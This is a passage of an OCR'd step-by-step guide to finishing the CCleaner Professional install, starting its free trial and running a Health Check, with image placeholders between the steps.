3. **CCleaner Professional Setup** loads and the **CCleaner Professional Setup Completed** wizard appears. Click to deselect the **View release notes** checkbox and click the **Run CCleaner** button.




4. The **Welcome to your Free trial of CCleaner Professional!** wizard appears; click the **Start My Trial** button.




5. The **CCleaner - Professional Edition** window appears along with the **CCleaner Professional** window.


6. Click **Health Check** button from the left pane, click the **Start** button to start PC's health check.




7. After the completion of scan, click **Make it better** button to proceed.



